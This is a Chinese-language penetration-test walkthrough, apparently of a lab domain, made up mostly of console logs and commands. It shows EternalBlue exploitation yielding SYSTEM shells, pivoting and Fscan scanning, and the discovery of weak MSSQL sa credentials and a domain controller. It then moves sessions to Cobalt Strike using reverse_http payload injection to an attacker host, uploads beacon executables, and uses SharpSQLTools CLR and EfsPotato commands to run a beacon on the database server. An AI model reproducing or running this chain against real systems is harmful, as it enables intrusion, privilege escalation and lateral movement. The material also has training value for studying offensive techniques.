[*] 10.10.20.7:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.20.7:445 - Sending final SMBv2 buffers.
[*] 10.10.20.7:445 - Sending last fragment of exploit packet!
[*] 10.10.20.7:445 - Receiving response from exploit packet
[*] 10.10.20.7:445 - ETERNALBLUE overwrite completed successfully (0xc000000d)!
[*] 10.10.20.7:445 - Sending egg to corrupted connection.
[*] 10.10.20.7:445 - Triggering free of corrupted buffer.
[*] Sending stage (239982 bytes) to 10.10.20.7
[*] 10.10.20.7:445 - =====
Meterpreter session 2 opened (127.0.0.1:58886 -> 127.0.0.1:10880) at 2025-11-28 09:51:43 +0800
[*] 10.10.20.7:445 - =====
[*] 10.10.20.7:445 - =====
[*] 10.10.20.7:445 - =====
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > |
```

```
meterpreter > shell ipconfig
Process 412 created.
Channel 1 created.
Microsoft Windows [汾 6.1.7601]
汾汾汾 (c) 2009 Microsoft Corporation汾汾汾汾汾汾汾汾汾汾汾汾汾汾

C:\Windows\system32>ipconfig
ipconfig

Windows IP 汾汾汾

汾汾汾汾汾汾 汾汾汾汾 2:

汾汾汾汾 DNS 汾汾 . . . . . :
汾汾汾汾 IPv6 汾汾 . . . . . : fe80::d914:d563:5f99:bac3%16
IPv4 汾汾 . . . . . : 10.10.20.7
汾汾汾汾 . . . . . : 255.255.255.0
汾汾汾汾 . . . . . : 10.10.20.1

汾汾汾汾汾汾 汾汾汾汾:

汾汾汾汾 DNS 汾汾 . . . . . :
汾汾汾汾 IPv6 汾汾 . . . . . : fe80::11d5:b269:8d13:75ff%11
IPv4 汾汾 . . . . . : 10.10.10.7
汾汾汾汾 . . . . . : 255.255.255.0
汾汾汾汾 . . . . . : 10.10.10.1

汾汾汾汾 isatap.{6A2D8ACA-7DC5-49AC-8DF3-95C9F384D974}:

汾汾汾" . . . . . : 汾汾汾汾汾
汾汾汾汾 DNS 汾汾 . . . . . :

汾汾汾汾 isatap.{28CA7395-A741-4E5A-BC50-6AAB69E7B927}:

汾汾汾" . . . . . : 汾汾汾汾汾
汾汾汾汾 DNS 汾汾 . . . . . :

C:\Windows\system32>
```

- 发现多了张10网段的网卡,我们同理添加路由,并上传Fscan扫描看看

IPv4 Active Routing Table


Subnet	Netmask	Gateway
10.10.10.0	255.255.255.0	Session 2
10.10.20.0	255.255.255.0	Session 1
192.168.111.0	255.255.255.0	Session 1

```

msf exploit(windows/smb/157_010_eternalblue) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > upload "C:\Users\24937\AppData\Roaming\Python\Python312\Scripts\Fscan.exe" Interrupt: use the 'exit' command to quit
meterpreter > getwd
C:\Windows\system32
<4937\AppData\Roaming\Python\Python312\Scripts\Fscan.exe" "C:\Windows\system32\fsan.exe"
[*] Uploading : C:\Users\24937\AppData\Roaming\Python\Python312\Scripts\Fscan.exe -> C:\Windows\system32\fsan.exe
[*] Uploaded 8.00 MiB of 8.33 MiB (96.02%): C:\Users\24937\AppData\Roaming\Python\Python312\Scripts\Fscan.exe -> C:\Windows\system32\fsan.exe
[*] Uploaded 8.33 MiB of 8.33 MiB (100.0%): C:\Users\24937\AppData\Roaming\Python\Python312\Scripts\Fscan.exe -> C:\Windows\system32\fsan.exe
[*] Completed : C:\Users\24937\AppData\Roaming\Python\Python312\Scripts\Fscan.exe -> C:\Windows\system32\fsan.exe
meterpreter > shell
Process 1760 created.
Channel 3 created.
Microsoft Windows [版本 6.1.7601]
(c) 2009 Microsoft Corporation*****

C:\Windows\system32>fsan -h 10.10.10.0/24
fsan -h 10.10.10.0/24



Fscan Version: 2.0.0

[2025-11-28 09:58:14] [INFO] 暴力破解线程数: 1
[2025-11-28 09:58:14] [INFO] 开始信息扫描
[2025-11-28 09:58:14] [INFO] CIDR范围: 10.10.10.0-10.10.10.255
[2025-11-28 09:58:14] [INFO] 生成IP范围: 10.10.10.0.%d(string=10.10.10.255) - %s(MISSING).%d(MISSING)
[2025-11-28 09:58:14] [INFO] 解析CIDR 10.10.10.0/24 -> IP范围 10.10.10.0-10.10.10.255
[2025-11-28 09:58:14] [INFO] 最终有效主机数量: 256
[2025-11-28 09:58:14] [INFO] 开始主机扫描
[2025-11-28 09:58:14] [SUCCESS] 目标 10.10.10.7 存活 (ICMP)
[2025-11-28 09:58:14] [SUCCESS] 目标 10.10.10.8 存活 (ICMP)
[2025-11-28 09:58:14] [SUCCESS] 目标 10.10.10.18 存活 (ICMP)
[2025-11-28 09:58:20] [INFO] 存活主机数量: 3
[2025-11-28 09:58:20] [INFO] 有效端口数量: 233
[2025-11-28 09:58:20] [SUCCESS] 端口开放 10.10.10.7:135
[2025-11-28 09:58:20] [SUCCESS] 端口开放 10.10.10.8:88
[2025-11-28 09:58:20] [SUCCESS] 端口开放 10.10.10.18:80
[2025-11-28 09:58:20] [SUCCESS] 端口开放 10.10.10.8:80
[2025-11-28 09:58:20] [SUCCESS] 端口开放 10.10.10.18:135
[2025-11-28 09:58:20] [SUCCESS] 端口开放 10.10.10.8:135
[2025-11-28 09:58:21] [SUCCESS] 服务识别 10.10.10.8:88 =>

```

```
fscan -h 10.10.10.0/24
```

3

4

5

6

7

8

9

Fscan Version: 2.0.0

```

12 [2025-11-28 10:00:24] [INFO] 暴力破解线程数: 1
13 [2025-11-28 10:00:24] [INFO] 开始信息扫描
14 [2025-11-28 10:00:24] [INFO] CIDR范围: 10.10.10.0-10.10.10.255
15 [2025-11-28 10:00:24] [INFO] 生成IP范围: 10.10.10.0.%!d(string=10.10.10.255) -
    %!s(MISSING).%!d(MISSING)
16 [2025-11-28 10:00:24] [INFO] 解析CIDR 10.10.10.0/24 -> IP范围 10.10.10.0-
    10.10.10.255
17 [2025-11-28 10:00:24] [INFO] 最终有效主机数量: 256
18 [2025-11-28 10:00:24] [INFO] 开始主机扫描

```

```
19 [2025-11-28 10:00:24] [SUCCESS] 目标 10.10.10.7 存活 (ICMP)
20 [2025-11-28 10:00:24] [SUCCESS] 目标 10.10.10.8 存活 (ICMP)
21 [2025-11-28 10:00:24] [SUCCESS] 目标 10.10.10.18 存活 (ICMP)
22 [2025-11-28 10:00:30] [INFO] 存活主机数量: 3
23 [2025-11-28 10:00:30] [INFO] 有效端口数量: 233
24 [2025-11-28 10:00:30] [SUCCESS] 端口开放 10.10.10.8:135
25 [2025-11-28 10:00:30] [SUCCESS] 端口开放 10.10.10.18:80
26 [2025-11-28 10:00:30] [SUCCESS] 端口开放 10.10.10.8:80
27 [2025-11-28 10:00:30] [SUCCESS] 端口开放 10.10.10.18:135
28 [2025-11-28 10:00:30] [SUCCESS] 端口开放 10.10.10.7:135
29 [2025-11-28 10:00:30] [SUCCESS] 端口开放 10.10.10.8:88
30 [2025-11-28 10:00:31] [SUCCESS] 端口开放 10.10.10.7:139
31 [2025-11-28 10:00:31] [SUCCESS] 端口开放 10.10.10.8:389
32 [2025-11-28 10:00:31] [SUCCESS] 端口开放 10.10.10.7:445
33 [2025-11-28 10:00:31] [SUCCESS] 端口开放 10.10.10.8:443
34 [2025-11-28 10:00:31] [SUCCESS] 端口开放 10.10.10.18:139
35 [2025-11-28 10:00:31] [SUCCESS] 端口开放 10.10.10.8:445
36 [2025-11-28 10:00:31] [SUCCESS] 端口开放 10.10.10.8:139
37 [2025-11-28 10:00:31] [SUCCESS] 端口开放 10.10.10.18:445
38 [2025-11-28 10:00:31] [SUCCESS] 端口开放 10.10.10.8:808
39 [2025-11-28 10:00:33] [SUCCESS] 端口开放 10.10.10.18:1433
40 [2025-11-28 10:00:35] [SUCCESS] 服务识别 10.10.10.18:80 => [http]
41 [2025-11-28 10:00:35] [SUCCESS] 服务识别 10.10.10.8:80 => [http]
42 [2025-11-28 10:00:35] [SUCCESS] 服务识别 10.10.10.8:88 =>
43 [2025-11-28 10:00:36] [SUCCESS] 服务识别 10.10.10.7:139 => Banner:[.]
44 [2025-11-28 10:00:36] [SUCCESS] 服务识别 10.10.10.8:389 => [ldap] 产
品:Microsoft windows Active Directory LDAP 系统:Windows 信息:Domain:
redteam.red, Site: Default-First-Site-Name
45 [2025-11-28 10:00:36] [SUCCESS] 服务识别 10.10.10.7:445 =>
46 [2025-11-28 10:00:36] [SUCCESS] 服务识别 10.10.10.18:139 => Banner:[.]
47 [2025-11-28 10:00:36] [SUCCESS] 服务识别 10.10.10.8:445 =>
48 [2025-11-28 10:00:36] [SUCCESS] 服务识别 10.10.10.8:139 => Banner:[.]
49 [2025-11-28 10:00:36] [SUCCESS] 服务识别 10.10.10.18:445 =>
50 [2025-11-28 10:00:36] [SUCCESS] 服务识别 10.10.10.8:808 =>
51 [2025-11-28 10:00:38] [SUCCESS] 服务识别 10.10.10.18:1433 => [ms-sql-s] 版
本:10.00.1600; RTM 产品:Microsoft SQL Server 2008 系统:Windows Banner:[.%.@.]
52 [2025-11-28 10:00:41] [SUCCESS] 端口开放 10.10.10.8:8172
53 [2025-11-28 10:01:35] [SUCCESS] 服务识别 10.10.10.8:135 =>
54 [2025-11-28 10:01:35] [SUCCESS] 服务识别 10.10.10.18:135 =>
55 [2025-11-28 10:01:35] [SUCCESS] 服务识别 10.10.10.7:135 =>
56 [2025-11-28 10:01:36] [SUCCESS] 服务识别 10.10.10.8:8172 =>
57 [2025-11-28 10:01:56] [SUCCESS] 服务识别 10.10.10.8:443 =>
58 [2025-11-28 10:01:56] [INFO] 存活端口数量: 17
59 [2025-11-28 10:01:56] [INFO] 开始漏洞扫描
60 [2025-11-28 10:01:56] [INFO] 加载的插件: findnet, ldap, ms17010, mssql,
netbios, smb, smb2, smbghost, webpoc, webtitle
61 [2025-11-28 10:01:56] [SUCCESS] NetBios 10.10.10.18 sqlserver-
2008.redteam.red windows Server 2008 R2 Datacenter 7601 Service
Pack 1
62 [2025-11-28 10:01:56] [SUCCESS] 发现漏洞 10.10.10.7 [windows 7 Ultimate 7601
Service Pack 1] MS17-010
63 [2025-11-28 10:01:56] [SUCCESS] NetInfo 扫描结果
64 目标主机: 10.10.10.7
65 主机名: work-7
66 发现的网络接口:
67 IPv4地址:
```

```

68      └─ 10.10.10.7
69      └─ 10.10.20.7
70 [2025-11-28 10:01:56] [SUCCESS] NetInfo 扫描结果
71 目标主机: 10.10.10.18
72 主机名: sqlserver-2008
73 发现的网络接口:
74     IPv4地址:
75     └─ 10.10.10.18
76 [2025-11-28 10:01:56] [SUCCESS] 网站标题 http://10.10.10.18      状态码:200
    长度:689      标题:IIS7
77 [2025-11-28 10:01:56] [INFO] 系统信息 10.10.10.18 [Windows Server 2008 R2
    Datacenter 7601 Service Pack 1]
78 [2025-11-28 10:01:56] [SUCCESS] NetInfo 扫描结果
79 目标主机: 10.10.10.8
80 主机名: owa
81 发现的网络接口:
82     IPv4地址:
83     └─ 10.10.10.8
84 [2025-11-28 10:01:56] [INFO] 系统信息 10.10.10.8 [Windows Server 2008 R2
    Datacenter 7601 Service Pack 1]
85 [2025-11-28 10:01:56] [SUCCESS] NetBios 10.10.10.8      DC:owa.redteam.red
    Windows Server 2008 R2 Datacenter 7601 Service Pack 1
86 [2025-11-28 10:01:56] [SUCCESS] 网站标题 http://10.10.10.8      状态码:403
    长度:1157      标题:403 - 禁止访问: 访问被拒绝。
87 [2025-11-28 10:01:56] [SUCCESS] MSSQL 10.10.10.18:1433 sa sa
88 [2025-11-28 10:01:56] [SUCCESS] 网站标题 https://10.10.10.8      状态码:200
    长度:689      标题:IIS7
89 [2025-11-28 10:01:56] [SUCCESS] 网站标题 https://10.10.10.8:8172      状态码:404
    长度:0      标题:无标题
90 [2025-11-28 10:03:42] [SUCCESS] 扫描已完成: 32/32

```

- 10.10.10.7 是当前永恒之蓝上线主机的另一张网卡,pass掉
- 这里可以看到还有另外两台主机 10.10.10.18 有mssql数据库(sa/sa), 10.10.10.8 是DC域主机

MSF会话转CS


- 这里由于已经尝试很多次了,MSF的打mssql连不上会话,所以尝试转移会话用CS上线,坑太多了

```

msf exploit(windows/smb/ms17_010_eternalblue) > sessions -l
Active sessions
=====
  Id  Name  Type           Information                                     Connection
  ---  ---  ---
  1    meterpreter x64/windows NT AUTHORITY\SYSTEM @ WEBLOGIC 10.8.0.6:4444 -> 192.168.111.20:49176 (192.168.111.20)
  2    meterpreter x64/windows NT AUTHORITY\SYSTEM @ WORK-7 127.0.0.1:58886 -> 127.0.0.1:10800 (10.10.20.7)
msf exploit(windows/smb/ms17_010_eternalblue) > |

```

- 将当前已经获取会话的两台主机会话转到CS上操作,这里我的CS是4.5版本,服务端和客户端都是在本机启动的



- 先转移上线会话1,设置监听器

 编辑监听器

—

□

×

创建监听器

名字:

msf

Payload:

Beacon HTTP

Payload选项

HTTP地址:

192.168.111.25

+

□

×

地址轮询策略:

round-robin

最大重试策略:

none

HTTP地址(Stager):

192.168.111.25

配置名称:

default

HTTP端口(上线):

680

HTTP端口(监听):

HTTP Host头:


HTTP代理:

...


保存

帮助

```
1 use exploit/windows/local/payload_inject
2 set payload windows/meterpreter/reverse_http
3 set prependmigrate true
4 set DisablePayloadHandler true
5 set LHOST 192.168.111.25
6 set LPORT 680
7 set SESSION 1
8 run
```



- 会话2需要使用正向代理,目标机器不出网,网络到不了本机,只能我们通过隧道主动去连接,设置bind tcp监听器

 编辑监听器

—

□

×

创建监听器

名字:

bind1

Payload:

Beacon TCP

▼

Payload选项

端口(上线): 4567

☐ 仅监听localhost

保存

帮助

- 生成CS exe马

Windows可执行程序(Stageless)

生成Windows可执行程序，使用Cobalt Strike武器库脚本(帮助 -> 武器库)可以自定义生成文件

监听器: bind1

输出格式: Windows EXE

x64: ☒ 使用x64 payload

签名: ☐ 对可执行程序进行代码签名

生成

帮助

```

exit
meterpreter > upload "C:\Users\24937\Desktop\SharpSQLTools\beacon.exe" "C:\Windows\system32\beacon.exe"
[*] Parse error: Unmatched quote at 57: ..."
[*] Uploading : C:\Users\24937\Desktop\SharpSQLTools\beacon.exe -> C:\Windows\system32\beacon.exe
[*] Uploaded 514.50 KiB of 514.50 KiB (100.0%): C:\Users\24937\Desktop\SharpSQLTools\beacon.exe -> C:\Windows\system32\beacon.exe
[*] Completed : C:\Users\24937\Desktop\SharpSQLTools\beacon.exe -> C:\Windows\system32\beacon.exe
meterpreter > shell
Process 796 created.
Channel 29 created.

Microsoft Windows [6.1.7601]
(c) 2009 Microsoft Corporation *****

C:\Windows\system32>
C:\Windows\system32>ipconfig
ipconfig

Windows IP *****

***** 2:

***** DNS *****
***** IPv6 ***** : fe80::d914:d563:5f99:bac3%16
IPv4 ***** : 10.10.20.7
***** : 255.255.255.0
***** : 10.10.20.1

*****:

***** DNS *****
***** IPv6 ***** : fe80::14d5:b269:8d13:75ff%11
IPv4 ***** : 10.10.10.7
***** : 255.255.255.0
***** : 10.10.10.1

***** isatap.{6A2D8ACA-7DC5-49AC-8DF3-95C9F384D974}:
***** DNS *****
***** isatap.{28CA7395-A741-4E5A-BC50-6AAB69E7B927}:
***** DNS *****

C:\Windows\system32>beacon.exe
beacon.exe
C:\Windows\system32>

```

Cobalt Strike

external internal listener user computer note process pid arch last

192.168.111.20 10.10.20.7 msf SYSTEM WORK-7 beacon.exe 1172 x64 352ms

192.168.111.20 192.168.111... msf SYSTEM WEBLOGIC rundll32.exe 3068 x86 132ms

事件日志 X Beacon 192.168.111.20@3068 X

11/28 10:32:32 beacon> connect 10.10.20.7 4567

11/28 10:32:32 (-) Unknown command: connect 10.10.20.7 4567

11/28 10:32:50 beacon> connect 10.10.20.7 4567

11/28 10:32:50 (*) Tasked to connect to 10.10.20.7:4567

11/28 10:32:50 (+) host called home, sent: 21 bytes

11/28 10:32:50 (+) established link to child beacon: 10.10.20.7

11/28 10:32:51 beacon> sleep 0 [from: Beacon 10.10.20.7@1172]

11/28 10:32:51 (*) Tasked beacon to become interactive


11/28 10:32:51 (+) host called home, sent: 28 bytes

WEBLOGIC SYSTEM */3068


beacon>

Mssql存储过程

- 前面MSF不是配置了10800的socks代理吗,现在使用 Proxifier 配置代理规则,然后使用 SharpSQLTools 传马



```
1 SharpSQLTools.exe 10.10.10.18 sa sa master install_clr
2 SharpSQLTools.exe 10.10.10.18 sa sa master enable_clr
3 SharpSQLTools.exe 10.10.10.18 sa sa master clr_efspotato whoami
```



- 传入前面生成的CS木马

```


1 // 以OLE分段上传
2 SharpSQLTools.exe 10.10.10.18 sa sa master upload
C:\\Users\\24937\\Desktop\\beacons.exe C:\\Users\\Public\\beacons.exe
3 // 然后再拼接
4 SharpSQLTools.exe 10.10.10.18 sa sa master clr_combine
C:\\Users\\Public\\beacons.exe
5 // 执行
6 SharpSQLTools.exe 10.10.10.18 sa sa master clr_efsptato
"C:\\Users\\Public\\beacons.exe"

```

```

